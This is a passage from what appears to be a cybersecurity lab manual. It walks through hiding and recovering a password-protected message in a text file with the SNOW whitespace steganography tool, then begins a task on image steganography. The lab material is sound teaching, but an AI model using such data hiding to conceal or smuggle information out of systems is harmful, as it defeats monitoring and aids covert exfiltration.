

Command Prompt
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Users\Admin>cd C:\Users\Admin\Desktop\Snow
C:\Users\Admin\Desktop\Snow>

7. Type **snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt** and press **Enter**.


(Here, **magic** is the password, but you can type your desired password. **readme2.txt** is the name of the file that will automatically be created in the same location.)


Select Command Prompt
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Users\Admin>cd C:\Users\Admin\Desktop\Snow
C:\Users\Admin\Desktop\Snow>snow -C -m "My swiss bank account is 45656684512263" -p "magic" readme.txt readme2.txt
Compressed by 20.51%
Message exceeded available space by approximately 386.27%.
An extra 7 lines were added.
C:\Users\Admin\Desktop\Snow>

8. Now, the data ("**My Swiss bank account number is 45656684512263**") is hidden inside the **readme2.txt** file with the contents of **readme.txt**.
9. The file **readme2.txt** has become a combination of **readme.txt + My Swiss bank account number is 45656684512263**.
10. Now, type **snow -C -p "magic" readme2.txt**. It will show the content of readme.txt (the password is magic, which was entered while hiding the data in **Step 7**).


Select Command Prompt
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Users\Admin>cd C:\Users\Admin\Desktop\Snow
C:\Users\Admin\Desktop\Snow>snow -C -m "My swiss bank account is 45656684512263" -p "magic" readme.txt readme2.txt
Compressed by 20.51%
Message exceeded available space by approximately 386.27%.
An extra 7 lines were added.
C:\Users\Admin\Desktop\Snow>snow -C -p "magic" readme2.txt
My swiss bank account is 45656684512263
C:\Users\Admin\Desktop\Snow>

11. To check the file in the GUI, open the **readme2.txt** in **Notepad**, and go to **Edit** --> **Select All**. You will see the hidden data inside **readme2.txt** in the form of spaces and tabs, as shown in the screenshot.


Snow
File
Home
Share
View
readme2.txt - Notepad
File Edit Format View Help
Hello World!
Ln 10, Col 1
100%
Windows (CRLF)
UTF-8

12. This concludes the demonstration of how to hide data using whitespace steganography.
13. Close all open windows and document all the acquired information

---


Task 5: Image Steganography using OpenStego

Images are popular cover objects used for steganography. In image steganography, the user hides the information in image files of different formats such as .PNG, .JPG, or .BMP.

